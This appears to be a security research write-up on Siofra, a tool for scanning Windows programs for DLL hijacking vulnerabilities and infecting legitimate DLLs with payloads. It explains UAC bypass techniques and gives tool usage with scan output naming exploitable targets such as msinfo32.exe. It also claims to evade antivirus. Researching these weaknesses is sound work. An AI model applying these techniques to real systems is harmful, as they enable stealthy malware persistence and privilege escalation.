Siofra: DLL Hijacking Vulnerability Scanner and PE Infection Tool

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Introduction

Windows has historically had significant issues with DLL hijacking vulnerabilities, and over the years Microsoft has implemented security mechanisms in an attempt to mitigate such attacks. While analyzing an advanced persistent threat (APT) in early 2017, I was shown how surprisingly vulnerable Windows still is to such attacks, even after decades of patching specific vulnerabilities and implementing new security mechanisms. In this particular APT alone, there were three separate vulnerabilities in three different applications all being leveraged for persistence.

DLL hijacking is often discussed in conjunction with UAC bypass attacks, wherein a particular insecure library is identified within a Windows application in possession of a special set of attributes that allow it to bypass UAC elevation prompts. By crafting a special DLL to take advantage of this vulnerability, an attacker is able to launch high privilege processes in the background without a prompt to the user. While these types of vulnerabilities have become quite rare (although not extinct as I will show later) the far greater potential for DLL hijacking from an attacker's perspective may be in their use for reliable persistence on an infected system (which is currently nearly limitless due to the sheer scope of the problem). Not only is it easy to install a malicious program to autorun on virtually any x64 Windows OS with DLL hijacking, attackers would also have the choice of almost any application they choose.

By choosing to use DLL hijacking in order to persist on a compromised system, an attacker gains many advantages:

- The malware leaves no footprint on the underlying OS that could be easily observed by a user, administrator, or even a lot of security software: no process of its own, no .exe file, no autorun registry key, no scheduled task and no service. The malware would not appear on msconfig or the task manager.
- The malware can bypass firewall rules without needing to touch the firewall configuration by camouflaging its own network activity into other processes.
- The malware removes the necessity to use noisy techniques such as process injection (which security software often watches for) in order to stay resident in memory or gain access to sensitive process memory spaces (such as local Web browser applications for example).

DLL hijacking basics

In an ideal world, programmers who need to import a DLL into their application would specify its exact path prior to compilation (or if it was a Windows DLL, Windows would already know exactly where to find it by name). Once it had been found, Windows would validate its digital signature and then load it into the address space of the requesting application. In reality the Windows Loader typically does not validate the digital signature, it often has no idea where to find any given DLL (including a lot of its own system DLLs), and the average compiler/programmer specifies DLL imports by name, not path. The end result is a ubiquitous presence of DLL hijacking vulnerabilities in virtually every application written for Windows regardless of manufacturer (including Microsoft itself).


While the MSDN article on the topic of the DLL search order in Windows describes the phenomenon quite well, there are several quirks to the loader that are important in understanding how Windows determines the path of a given DLL when importing by name and why they are vulnerable (or secure):

1. Windows will initially attempt to locate a given DLL in the directory of its parent application (not to be confused with the “current directory,” which was moved to the end of the search order after SafeDllSearchMode was implemented) before it checks anywhere else. This accounts for 99 percent of all DLL hijacking vulnerabilities in Windows today.
2. In the event that the DLL being loaded corresponds to one of the DLLs specified in the KnownDLLs registry key, it cannot be hijacked (although only a minority of Windows DLLs are KnownDLLs).
3. An application can secure its imports by specifying their full paths in its manifest file, via a special override. This is not well documented and is only present in one Windows program (sysprep.exe, Figure 1).
4. WinSxS can inadvertently immunize an import to DLL hijacking.
5. There is a set of Windows system DLLs (among them are Kernelbase.dll and Ntdll.dll) that are not vulnerable despite lacking an entry in KnownDLLs. The exact reason for this is not clearly documented.

UAC bypass basics

In practical terms, one of the most common difficulties with UAC an attacker may come across is the inability to modify the contents of protected paths on a compromised system (among these are %programfiles% and %windir%) without first gaining elevation from UAC. This is especially problematic when leveraging DLL hijacking exploits for the purpose of persistence (as the majority of worthwhile targets typically fall within these paths).

The solution is quite simple: an attacker can bypass the UAC prompt mechanism and modify secure locations on a compromised system by using the IFileOperation interface provided by Windows, while residing within a process whose image file is signed by Microsoft.



```
<!--
   Specifically load these DLLs from the specified path. This
   is done as a defence-in-depth approach to closing a known UAC
   exploit related to Sysprep.exe being auto-elevated. The list
   need not contain KnownDlls since those are always loaded
   by the loader from the system directory.
-->
<file
   loadFrom="%systemroot%\system32\actionqueue.dll"
   name="actionqueue.dll"
   />
<file
   loadFrom="%systemroot%\system32\bcryptprimitives.dll"
   name="bcryptprimitives.dll"
   />
<file
   loadFrom="%systemroot%\system32\cryptbase.dll"
   name="cryptbase.dll"
   />
<file
   loadFrom="%systemroot%\system32\dbgcore.dll"
   name="dbgcore.dll"
   />
<file
   loadFrom="%systemroot%\system32\unattend.dll"
   name="unattend.dll"
   />
<file
   loadFrom="%systemroot%\system32\Sysprep\unbcl.dll"
   name="unbcl.dll"
   />
<file
   loadFrom="%systemroot%\system32\wdscore.dll"
   name="wdscore.dll"
   />
```

Figure 1

Historically, there has been a great deal of misconception surrounding this phenomenon (initially perpetuated by one of the first publicly released UAC bypass exploit source codes as well as Microsoft itself in their article on the topic). The myth is that Windows Explorer (explorer.exe) is the only process that can bypass UAC using the IFileOperation interface.


While it’s true that doing a process injection into explorer.exe will achieve the bypass, it is completely unnecessary (an attacker could simply utilize an existing “container” process signed by Microsoft such as rundll32.exe rather than making a process injection).

Another well-known method of bypassing these secure path protections is using wusa.exe. However the reason that this works is different than the reason I have just described (it is due to auto-elevation, explained in the next section).

Auto-elevation

There is another common cause of UAC bypass built in to Windows and this is the auto-elevation mechanism. Windows Internals attempts to explain this phenomenon with the following criteria for an executable to be auto-elevated (see page 732 of Windows Internals 7th Edition Part I):

- The program being auto-elevated must be signed by Windows.
- Its image file must be within a “secure directory” (among these are %systemroot% and some of its subdirectories, as well as some Windows applications in %programfiles%).
- It must have the autoElevate element in its manifest (Figure 2).



```
</trustInfo>
<asmv3:application>
  <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSetting
    <autoElevate>true</autoElevate>
  </asmv3:windowsSettings>
</asmv3:application>
```

Figure 2

There are other existing privilege criteria that also must be met (another good resource on the topic can be found here) however the aforementioned criteria are both incomplete and (in some cases) incorrect. One example of this is an undocumented requirement wherein in order to bypass UAC, the program must meet all of the aforementioned criteria and be executed by a process with an image file signed by Microsoft. To verify this, you can write a test application which calls CreateProcess on %systemroot%\system32\sysprep\sysprep.exe. You will notice that the UAC prompt is shown despite sysprep.exe meeting all of the auto-elevation criteria. Next, you can either run sysprep.exe directly (from Windows Explorer) or via a Command Prompt (both explorer.exe and cmd.exe are signed by Microsoft). You’ll now see the application execute without a prompt.

Another inconsistency between the documentation and the reality can be seen by navigating to the System32 folder. You may notice that some of the executables there have a small UAC icon overlaying them. If you attempt to execute them some prompt you for UAC while others do not. Let's take "changepk.exe" and "bthudtask.exe" in System32 as examples. Both have auto-elevate set to true in their manifest, both are signed by Windows, both are in System32 (a secure directory) but running them both through Windows Explorer (which remember, is a Microsoft Signed process in of itself) will only bypass UAC prompt for bthudtask.exe.

Capabilities

Siofra was written to provide everything a security researcher would need in order to both identify and exploit DLL hijacking vulnerabilities within a single utility. The capabilities of this tool, available on GitHub, can be divided into two categories (intended for the two stages of carrying out this genre of attack):

- Scanner mode, meant for identifying vulnerabilities in a desired target program (or set of programs) during the reconnaissance phase of an attack.
- Infection mode, meant for infecting legitimate copies of the vulnerable modules identified during the reconnaissance phase of an attack for payload delivery during the exploitation phase of an attack.

Scanner mode: Reconnaissance phase

The vulnerability scanner in Siofra is capable of identifying all of the easily confirmed and potential DLL hijacking vulnerabilities in a specified location (this can be the direct path to a PE, or a path in which to recursively scan all eligible PE files). It does this by using static analysis, enumerating potential import dependencies via several methods.

1. The first and most common is through the Import Address Table (IAT). Siofra excels at identifying and exploiting DLLs that are imported this way. Since they will be loaded by the target program before even its own entry point is called, they are reliable targets for exploitation in the sense that we can know they will cause our payload to be immediately executed when the target program is launched.

2. Another way DLLs are loaded into a program is via the Delayload Import Table. As the name suggests, the execution of these DLLs is delayed and they cannot be relied upon for persistent exploitation of a target program (since their loading is conditional upon other logic within the target program).
3. Another way DLLs are loaded is via an explicit call to LoadLibraryA/W, LoadLibraryExA/W, or one of the Ldr* Ntdll.dll functions.
    - These particular DLLs are very interesting from the point of view of an attacker since they are not visible by performing a static analysis on the PE file and often correspond to unknown and unpatched vulnerabilities beneath the radar of the average vulnerability scanner.
    - However similar to delayload imports, the logic behind the loading of these DLLs is conditional and custom to any given program (which means we cannot reliably assume it will load our infected DLL).

With this knowledge in mind, one may consider the capabilities of the Siofra scanner to be the following:

1. To recursively enumerate the imported dependencies of a PE via its Import Address Table (IAT) and Delayload Import Table (as well as the dependencies of these dependencies, and so on).
2. To handle the virtual mapping of API set modules via the undocumented ApiSetSchema.dll file.
3. To fuzz for explicit library loading code within a PE and report potential vulnerabilities (by module name).
4. To recursively scan all eligible PEs in a specified location while enforcing user-specified criteria such as whether or not a given PE meets UAC auto-elevation criteria, and signing (via either security data directory or catalog).
5. To recursively search a specified PE (or all PEs in a given location) for a user-specified module dependency. This feature is useful for identifying phantom DLLs (more on this later).
6. To determine the reason a particular module lacks eligibility for exploitation. Among these mechanisms are: KnownDLL filtering, explicit DLL resolution manifest overrides, and WinSxS.

7. To probe deeper (undocumented) DLL path resolution criteria within the Windows Loader by direct (artificial) library loading simulation.
8. To bypass all major antivirus products as of 7/16/2017 (both the scanner/infector activity, as well as the infected files themselves).
9. To scan a process by PID in memory, using the list of modules currently loaded into the process to build its dependency tree rather than parsing its PE.

Infection mode: Exploitation phase

The most unique (and powerful) feature of Siofra is the ability to perform PE infections on both 32 and 64-bit DLL files, generating custom shellcodes based on user input. Specifically, this tool has the ability to modify a DLL in such a way that it will cause either an executable to be launched or a library to be loaded (the path of which in both cases is custom/user-specified) while perfectly preserving the functionality of the original DLL. The infected DLL produced by Siofra will have identical exports, section names and code as its original did.

Traditionally an attacker could author a DLL containing their payload, and then to use a tool such as ExportsToC++ in order to create fake (do-nothing) exports within this DLL to mimic the names of the exports within the DLL they are hijacking. While this may remove the most basic obstacle to successfully exploiting a DLL hijacking vulnerability (which is that the Windows Loader will refuse to load a DLL which does not contain the exports the host program is interested in) it limits the attacker to executing code in their DllMain and is very likely to crash the host process, thus making the kind of stealthy memory resident persistence we're interested in impossible. Siofra has several advantages over this technique.

1. It is much stealthier, as the infected DLL has virtually the exact same file size and PE characteristics as the real DLL it is impersonating.
2. Preservation of the code section of the infected DLL means that all exports still function exactly as intended, allowing for more sophisticated attacks (such as using the "library" payload feature in Siofra) wherein the exploited process (rather than just kicking off a new process as would be typical in such an attack) gains residence within the compromised program in memory as it continues to run flawlessly as if nothing abnormal had happened.

3. Preservation of the resources and DllMain routine of the infected DLL mean that target programs seeking to extract resource content from the hijacked DLL will succeed in doing so. In some DLLs, the DllMain routine may be responsible for decryption or decompression logic which is critical to the DLL functioning properly and not causing its host program to crash. Since the code of DllMain is preserved, this logic is not discarded and can dramatically increase stability.


Usage

Usage of this tool (Figure 3) is relatively simple. Its command-line parameters may vary depending on the mode selected by the user (scan vs. infection). Additionally it is important to note that there are two versions of Siofra, one 32-bit (for enumerating/infecting 32-bit PE which will run under Wow64) and one 64-bit for the 64-bit PE programs. Depending on the intended target of this tool, the appropriate version should be used.

Making vulnerability scans


To make a scan of a single x64 program we are interested in with the intention identifying its confirmed surface-level, immediately exploitable vulnerabilities, we could use the following command (Figure 4). By specifying the scan mode, we instruct the tool to treat the main file parameter as the path of a PE file to have its imports enumerated (as opposed to a PE to infect in infection mode). By specifying "--enum-dependency" we are ensuring that we will be shown the import tree enumerated by the tool, along with the reasons (if any) why each entry is or is not vulnerable. The different descriptor tags which can appear at the end of these module entries are described below (Table 1).

Figure 3 (Usage) on the following page.



```
C:\Users\Forrest\Desktop\Siofra\x64\Release>Siofra64.exe
[*] Siofra version 1.13 usage: Siofra64.exe --mode [Supported modes: "file-scan", "mem-sca
n" and "infect"] -v [Optional. Output verbosity level]
    Verbosity levels:
        0 - No output
        1 - Only critical success/failure status (default)
        2 - Additional status details for success/failure status, including discarded PEs
        3 - Everything
    File scan mode:
        -f [File or directory to scan]
        -r [Optional. Recursive scan]
        --signed [Optional. Process only signed binaries]
        --delayload [Optional. Include delayload imports in dependency list]
        --explicit-loadlibrary [Optional. Include potentially explicit imports in dependen
cy list (these are *.dll strings which may have been called via LoadLibrary(Ex)A/W]
        --auto-elevate [Optional. Scan only auto-elevate binaries]
    Memory scan mode:
        --pid [Target process ID to scan. When not specified, a list of either 32 or 64-bi
t process names/PIDs will be enumerated (corresponding to either the 32 or 64-bit version
of this tool)]
    Any scan mode:
        --enum-dependency [Enumerate dependencies]
        --show-unmapped-apiset [Optional. Include API sets which failed to map to a module
 from output (ignored by default)]
        --dll-hijack [Enumerate DLL hijacking vulns]
        --find-module [Optional. Scan dependencies for a specific module. Note that this e
xcludes KnownDLLs]
    Infect mode:
        -f [DLL file to infect]
        -o [Output file]
        --payload-path [Path of DLL to be loaded in to infected DLL at runtime, or path of
 executable to be launched at runtime]
        --payload-type [The type of payload specified in the parasite payload path. This c
an be "process" (generally indicating a exe) or "library" (generally indicating a DLL)]
```

Figure 3 (Usage)



```
C:\Users\Forrest\Desktop>Siofra64.exe -mode scan -f c:\windows\System32\Sysprep\s
ysprep.exe -enum-dependency -dll-hijack
[*] Scanning mode selected.

======== c:\windows\System32\Sysprep\sysprep.exe ========
sysprep.exe
    ADVAPI32.dll [KnownDLL]
        msvcrt.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
        KERNEL32.dll [KnownDLL]
    USER32.dll [KnownDLL]
        win32u.dll [Base]
        GDI32.dll [KnownDLL]
    ole32.dll [KnownDLL]
        combase.dll [KnownDLL]
            bcryptPrimitives.dll [Manifest override]
    ActionQueue.dll [Manifest override]
    UNATTEND.DLL [Manifest override]
    unbcl.dll [Manifest override]
        OLEAUT32.dll [KnownDLL]
            msvcp_win.dll [Base]
        SHELL32.dll [KnownDLL]
    WDSCORE.dll [Manifest override]
    SHLWAPI.dll [KnownDLL]
    SETUPAPI.dll [KnownDLL]
        CFGMGR32.dll [Base]
    COMCTL32.dll [WinSxS]
```


Figure 4 (Making Vulnerability Scans)

Descriptor tag	Description
KnownDLL	This means that the module in question has a corresponding entry in the KnownDLL registry key. It will always be loaded from System32 and will thus never be vulnerable.
API set	The module in question is an API set. It may or may not physically exist on the file system, but is a dependency in of itself which maps to another DLL. This mapped DLL will appear as the only child for any given API set module. Since API set DLLs often do not exist as literal files, API sets and phantom modules are considered mutually exclusive.
Unmapped API set	The module in question is an API set, however the tool has had no success in adding the underlying DLL it maps to the dependency tree (this could be because the mapping is literally blank in the API set schema, or because the DLL it maps to is already loaded into the current dependency list). This makes the API set essentially useless since it represents no additional module dependencies to scan for vulnerabilities. For this reason, unmapped API sets such as this are excluded from the output by default, and will only appear if the "-show-unmapped-apiset" option is used.
WinSxS	The module in question has an assembly dependency specified in the manifest resource of the target program which corresponds to it by name.
Base	The module in question is has been confirmed (via artificial LoadLibrary simulation) to not be vulnerable despite not being a KnownDLL or manifest override. The reason for this is not documented in Windows Internals or any other source which I am aware of.
Manifest Override	The rarest type of descriptor, indicates that this module has had its path specified via manifest.
Potential explicit Unicode	The module in question was identified via an explicit call to LoadLibraryW or LoadLibraryExW.
Potential explicit ANSI	The module in question was identified via an explicit call to LoadLibraryA or LoadLibraryExA.
Phantom	The module in question does not exist in any standard Windows load order search path.
!	This symbol means that the module in question is potentially vulnerable (there are no documented mechanisms in Windows which would override the default search order and protect this module).

Since nothing was found in this particular case, we could dig a layer deeper into Sysprep by telling the scanner to also check for libraries explicitly referenced via LoadLibraryA/W(Ex) (Figure 5).


Taking an interest in this particular vulnerable module (smiengine.dll), we can instruct the tool to search for any imported reference to this DLL anywhere on the OS using the following command (Figure 6). Since a program residing in the System32 folder will never be vulnerable to this particular hijack, we search "C:\Windows" recursively to get everything. The decision to specify "--explicit-loadlibrary" here was intentional as well: oftentimes vulnerable modules which are referenced via an explicit LoadLibrary call follow this same pattern in other programs as well.

Sure enough, searching through our logs we find several other programs with a vulnerable import of smiengine.dll. All of them are in non-System32 folders, which is consistent with our expectation (Figure 7).




```
C:\Users\Forrest\Desktop\Siofra\x64\Release>Siofra64.exe --mode file-scan -r -f "
c:\Windows" --find-module smiengine.dll --explicit-loadlibrary > SearchLog.txt
```

Figure 5



```
C:\Users\Forrest\Desktop\Siofra\x64\Release>Siofra64.exe --mode file-scan -f c:\W
indows\System32\Sysprep\sysprep.exe --dll-hijack --explicit-loadlibrary
[*] Siofra version 1.13 has entered architecture mode x64
[*] File scanning mode selected (verbosity level: 1).

======== c:\Windows\System32\Sysprep\sysprep.exe [64-bit PE] ========
[!] Module smiengine.dll vulnerable at c:\Windows\System32\Sysprep\smiengine.dll
(real path: C:\WINDOWS\system32\smiengine.dll)
```

Figure 6




```
======== c:\Windows\System32\omadmprc.exe ========
[-] Specified module smiengine.dll was not found.

======== c:\Windows\System32\oobe\audit.exe ========
[+] Specified module smiengine.dll was found as a
dependency of c:\Windows\System32\oobe\audit.exe.
```

Figure 7


Making DLL infections

Using the DLL infection component of this tool is relatively simple, however it will require that you have either an executable or DLL payload prepared before usage. In order to find a suitable target we'll make another scan, this time of Program Files (Figure 8). Looking through the output there should (as of 7/2/2017) be a program called MsInfo32.exe (on both 32 and 64-bit) with a long list of vulnerable modules (Figure 9).



```
C:\Users\Forrest\Desktop\Siofra\x64\Release>Siofra64.exe --mode file-scan -f "c:\
Program Files" -r --enum-dependency --dll-hijack
```

Figure 8



```
======== c:\program files\Common Files\microsoft shared\MSInfo\msinfo32.exe =====
===
msinfo32.exe
    ADVAPI32.dll [KnownDLL]
        msvcrt.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
        KERNEL32.dll [KnownDLL]
    GDI32.dll [KnownDLL]
    USER32.dll [KnownDLL]
        win32u.dll [Base]
    MFC42u.dll [!]
        ole32.dll [KnownDLL]
            combase.dll [KnownDLL]
                bcryptPrimitives.dll [Base]
        OLEAUT32.dll [KnownDLL]
            msvcp_win.dll [Base]
        ODBC32.dll [!]
            DPAPI.dll [!]
    ATL.DLL [!]
    SHLWAPI.dll [KnownDLL]
    SETUPAPI.dll [KnownDLL]
        CFGMGR32.dll [Base]
    COMDLG32.dll [KnownDLL]
        COMCTL32.dll [WinSxS]
        SHELL32.dll [KnownDLL]
    POWRPROF.dll [Base]
    SLC.dll [!]
        sppc.dll [!]

[!] Module MFC42u.dll vulnerable at c:\program files\Common Files\microsoft share
d\MSInfo\MFC42u.dll (real path: C:\WINDOWS\system32\MFC42u.dll)
[!] Module ODBC32.dll vulnerable at c:\program files\Common Files\microsoft share
```


Figure 9

